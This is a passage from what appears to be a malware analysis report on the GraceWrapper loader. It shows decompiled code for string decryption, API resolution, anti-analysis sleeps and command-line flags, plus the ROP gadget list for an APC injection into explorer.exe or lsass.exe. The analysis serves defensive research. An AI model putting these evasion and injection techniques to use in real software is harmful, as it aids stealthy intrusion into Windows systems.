  v16 = keyIndex;
  keyByte = STRINGS_KEY[keyIndex];
  v18 = resultIndex + 1;
  resultMem[resultIndex] = argByteKey ^ *(_BYTE *)(stringPos - 1) ^ keyByte;
  keyIndexAccumulator = v16 + 1;
  if ( charSize != 2 )
    v18 = resultIndex;
  resultIndex = (unsigned int)(v18 + 1);
  --i;
}
while ( i );
return resultMem;
```

Figure 6: String decryption function.

Within the decrypted strings, the original import address table (IAT) function names are found. As a result, this process offers a good first picture of the capabilities of this software. Both the original IAT and the plain text strings can be found in the appendix of this document.

At this point of the analysis, it is obvious that the sample does not correspond to a FlawedGrace binary, as it lacks some of its capabilities. For example, it does not have any means to communicate with its command and control.


The dynamic Windows API resolution function is quite simple; it will receive a number as an argument and translate it to its corresponding function address.



```
switch ( aIndex )
{
  case 0:
    v1 = decryptStringToHeap((__int64)&unk_7FEE8CA1B68, 0x11u, 58, 1);// LdrFindResource_U
    _InterlockedExchange64(qword_7FEE8CB8A20, (__int64)wrapGetProcAddress_0((HMODULE)libArray[0], v1));
    heapFree_1(v1);
    break;
  case 1:
    v2 = decryptStringToHeap((__int64)&unk_7FEE8CA1B80, 0x11u, 49, 1);// LdrAccessResource
    _InterlockedExchange64(&qword_7FEE8CB8A20[1], (__int64)wrapGetProcAddress_0((HMODULE)libArray[0], v2));
    heapFree_1(v2);
    break;
  case 2:
    v3 = decryptStringToHeap((__int64)&unk_7FEE8CA1798, 0x14u, 215, 1);// RtlInitUnicodeString
    _InterlockedExchange64(&qword_7FEE8CB8A20[2], (__int64)wrapGetProcAddress_0((HMODULE)libArray[0], v3));
    heapFree_1(v3);
    break;
  case 3:
    v4 = decryptStringToHeap((__int64)&unk_7FEE8CA17C0, 0xDu, 211, 1);// RtlGetVersion
    _InterlockedExchange64(&qword_7FEE8CB8A20[3], (__int64)wrapGetProcAddress_0((HMODULE)libArray[0], v4));
    heapFree_1(v4);
    break;
  case 4:
    v5 = decryptStringToHeap((__int64)&unk_7FEE8CA17D0, 0x16u, 249, 1);// RtlDeleteRegistryValue
    _InterlockedExchange64(&qword_7FEE8CB8A20[4], (__int64)wrapGetProcAddress_0((HMODULE)libArray[0], v5));
    heapFree_1(v5);
    break;
```


Figure 7: Dynamic Windows API resolution code.

Combining all the knowledge exposed in this section, it is possible to alter the disassembly of the binary to further simplify its analysis.



```
if ( off_7FEE8CB6A58[21] == 87 )
  off_7FEE8CB6A58[16] = 52;
word_7FEE8CB6A9C = (unsigned __int8)byte_7FEE8CB69A2 | 0x3935;
byte_7FEE8CB69A2 = qword_7FEE8CB6AB8 - 11;
qword_7FEE8CB6AB8 = dword_7FEE8CB6AA8 & 0xF730816A;
dword_7FEE8CB6AA8 = (unsigned __int16)word_7FEE8CB6A9C | 0xD9A7452;
sleepIfNoNm();
byte_7FEE8CB69A2 = dword_7FEE8CB6AA8 - 31;
qword_7FEE8CB6AB8 -= 0xE4F1FAB11C025CAi64;
v49 = 0i64;
word_7FEE8CB6A9C = ((unsigned __int8)(dword_7FEE8CB6AA8 - 31) + 3711) ^ 0xFA46;
dword_7FEE8CB6AA8 = 1594277282 * (unsigned __int16)word_7FEE8CB6A9C;
qword_7FEE8CB6AB8 *= 0xFA97B72D8C5D5AADui64;
word_7FEE8CB6A9C = 0;
v1 = (__int64 (*)(void))sub_7FEE8C65C70(66i64);
v2 = v1();
LOBYTE(v3) = 1;
lpMem = (LPVOID)sub_7FEE8C37700(v2, v3, 0i64, 0i64);
if ( lpMem )
{
  qword_7FEE8CB6AB8 = (unsigned __int8)byte_7FEE8CB69A2 | 0x61E2ACE6F5ABCC4Ci64;
  byte_7FEE8CB69A2 ^= 0x26u;
  word_7FEE8CB6A9C = -25384 * (unsigned __int8)byte_7FEE8CB69A2;
  dword_7FEE8CB6AA8 = qword_7FEE8CB6AB8 ^ 0xA702B39F;
  byte_7FEE8CB69A2 = (qword_7FEE8CB6AB8 ^ 0x9F) - 27;
  v49 = sub_7FEE8C5B230(lpMem);
  if ( v49 )
  {
```

Figure 8: Start of main's thread function code before deobfuscation.




```
powerShellString = (unsigned __int16 *)decryptStringToHeap((__int64)&unk_7FEE8CB1A50, 0xEu, 85, 2);// powershell.exe
varPowerShellString = powerShellString;
v112 = 0i64;
isSubstring(powerShellString);
if ( v8 )
{
  isAdmin();
  if ( !v9 )
  {
    GetConsoleWindow = (__int64 (__fastcall *)(__int64))resolveApiIndexToAddr(87);// GetConsoleWindow
    v94 = GetConsoleWindow(v11);
    ZwUserShowWindow = (void (__fastcall *)(__int64, _QWORD))resolveApiIndexToAddr(226);// ZwUserShowWindow
    ZwUserShowWindow(v94, 0i64);
  }
}
heapFree(powerShellString);
```

Figure 9: Cleaned code.


3.2.1. Random Sleeps

GraceWrapper's developers included a function to put the malware to sleep before executing some important parts of the code, either to add extra noise to behaviour logs or to confuse malware detection software. The function will randomly call Sleep, or create a thread that randomly chooses between Sleep or WaitForSingleObject for its purpose.



```
vaSleepTime = aSleepTime;
if ( (unsigned __int8)getRandom(0, 1) )
{
  vSleep = (void (__fastcall *)(_QWORD))resolveApiIndexToAddr(63);// SleepStub
  vSleep(vaSleepTime);
}
else
{
  createThreadAndWait((__int64)sleeperThread, (__int64)&vaSleepTime, -1);
  vThreadHandle = v2;
  vCloseHandle = (void (__fastcall *)(__int64))resolveApiIndexToAddr(64);// CloseHandleImplementation
  vCloseHandle(vThreadHandle);
}
```

Figure 10: Randomly sleeping or creating a new thread.



```
if ( (unsigned __int8)getRandom(0, 1) )
{
  Sleep = (void (__fastcall *)(_QWORD))resolveApiIndexToAddr(63);// SleepStub
  Sleep(aTime);
}
else
{
  WaitForSingleObject = (void (__fastcall *)(__int64, _QWORD))resolveApiIndexToAddr(93);// WaitForSingleObject
  WaitForSingleObject(-1i64, aTime);
}
```

Figure 11: Randomly choosing between Sleep or WaitForSingleObject.

As mentioned above, this function is called before executing some crucial code within the malware, such as:

- Creating the main execution thread.
- First call within the main thread.
- After config initialization.
- Various times within the main injection routine.
- During the payload loading thread.

The developers also added a way to prevent these periods of sleep from being executed by employing the command line argument –nm.


3.2.2. Heavy Use of Low-Level Windows Functions

After obtaining the original IAT of the sample, it is possible to observe how GraceWrapper's developers make frequent use of low-level (Rtl*, Nt*, Zw*) Windows functions. This is a well-known technique to evade analysis tooling that monitors only the higher-level libraries while also complicating manual analysis tasks (as some of these functions are not officially documented).

3.3. Command Line Arguments

GraceWrapper's behaviour can be manipulated by the command line parameters listed below:

- -cs [dword]: allows setting up a different value for encoding the identifiers of the config.
- -nm: prevents the random sleep function from executing if present. Also causes the self-injection routine not to execute.
- -em: after injecting itself into another process, if it has not been run from powershell.exe or rundll32.exe and this argument is not present, the program exits by calling ExitThread instead of RtlExitUserProcess. It is likely that more functionalities will be added.
- -ss [s]: sets the program to sleep for s seconds before executing the self-injection routine.
- -sf [file path]: creates the specified empty file.
- -wf [file path]: wipes the specified file.



```
v85 = decryptStringToHeap((__int64)&unk_7FEE8CB1A68, 3u, 90, 2);// -ss
v98 = v85;
v108 = 0i64;
checkStringInCommandLine(v85);
v68 = v19;
heapFree(v85);
if ( v68 )
  sleepOrWaitForSingle(1000 * v68);
```

Figure 12: -ss command line arg being checked.

3.4. Injection Mechanisms


3.4.1. Leveraging APC queues and ROP

GraceWrapper's main purpose is to make its payload as evasive as possible, and the painstaking implementation of its main injection routine is unmistakable evidence of that. This software combines Return-Oriented Programming (ROP) and heavy use of Windows's Asynchronous Procedure Calls (APC) to make its execution unnoticed.

ROP [4] is a well-known software exploitation technique which consists of searching for small code fragments, referred to as gadgets, within the code section of a program. After getting all gadgets needed for the exploitation, the stack of the program is manipulated so that the gadgets will be executed in a specific order, which is known as the ROP chain. This technique allows bypassing operating systems to implement 'write or execute' policies which prevent memory regions from being writable and executable at the same time, as the malicious code is already present in an executable memory area.

To begin its injection routine, GraceWrapper builds an array of ROP gadgets present in NTDLL.DLL. Note that NTDLL is a library present in any Windows process and that it is always loaded at the same address for each system startup, making it the perfect target for building ROP chains that can be executed in any remote process.

To further complicate things, instead of searching for the gadgets at the code section of the currently loaded NTDLL, which would cause a huge amount of memory accesses in its address space that could potentially trigger some alarms, GraceWrapper loads a copy of the library from the filesystem.




```
vsNtdll = decryptStringToHeap((__int64)&unk_7FEEAFF1B70, 9u, 72, 2);// ntdll.dll
vsSystem32NtdllPath = concatStringWithSystemDir(vsNtdll);
if ( vsSystem32NtdllPath )
{
  readFileToHeap(vsSystem32NtdllPath, a1);
  if ( vsNtdll )
  {
    ProcessHeap = GetProcessHeap();
    HeapFree(ProcessHeap, 0, vsNtdll);
  }
}
```

Figure 13: Loading NTDLL from the filesystem to search the ROP gadgets.

After reading NTDLL's contents, the malware walks its .text section to find the following gadgets:

- `pop esp; ret`
- `pop eax; ret`
- `pop ecx; ret`
- `pop ebx; ret`
- `pop esi; ret`
- `pop r8; ret`
- `add rsp 0x8; ret`
- `add rsp 0x28; ret`
- `mov qw [ecx], rax; ret`
- `add rsp, 0x50; pop rbx; ret`
- `mov rdx, rbx; call rax`
- `mov r9, rsi; call rax`
- `pop r9; pop r8; pop rdx; pop rcx; jmp rax`
- `pop rdx; pop rcx; pop r8; pop r9; pop r10; pop r11; ret`
- `pop rdx; pop rcx; pop r8; pop r9; ret`

Once the offsets of the gadgets have been found, GraceWrapper translates them into their absolute virtual address within NTDLL's memory and stores the result in an array for later use.




```
mov     [rsp+1C8h+var_AC], 5
mov     [rsp+1C8h+var_A8], 48h ; 'H'  ; mov qw [ecx], rax; ret
mov     [rsp+1C8h+var_A7], 89h ; '‰'
mov     [rsp+1C8h+var_A6], 1
mov     [rsp+1C8h+var_A5], 0C3h ; 'Ã'
lea     rax, [rsp+1C8h+var_A4]
mov     rdi, rax
xor     eax, eax
mov     ecx, 0Ch
rep stosb
mov     [rsp+1C8h+var_98], 4
mov     [rsp+1C8h+var_94], 48h ; 'H'  ; add rsp, 0x50; pop rbx, ret
mov     [rsp+1C8h+var_93], 83h ; 'ƒ'
mov     [rsp+1C8h+var_92], 0C4h ; 'Ä'
mov     [rsp+1C8h+var_91], 50h ; 'P'
mov     [rsp+1C8h+var_90], 5Bh ; '['
mov     [rsp+1C8h+var_8F], 0C3h ; 'Ã'
lea     rax, [rsp+1C8h+var_8E]
mov     rdi, rax
xor     eax, eax
mov     ecx, 0Ah
rep stosb
mov     [rsp+1C8h+var_84], 6
mov     [rsp+1C8h+var_80], 48h ; 'H'  ; mov rdx, rbx; call rax
mov     [rsp+1C8h+var_7F], 8Bh ; '‹'
```

Figure 14: ROP Gadgets being built before searching them.

Following the collection of ROP gadgets, GraceWrapper will programmatically pick a thread of the host process using APC tasks [8]. Here, the code chooses between explorer.exe or lsass.exe, electing the former when executed under Administrator privileges. After enumerating all target threads, the same number of events will be created by calling CreateEventW as many times as necessary. The purpose of these events is to create an event-thread relationship by duplicating each handle into a single thread by means of NtDuplicateObject.

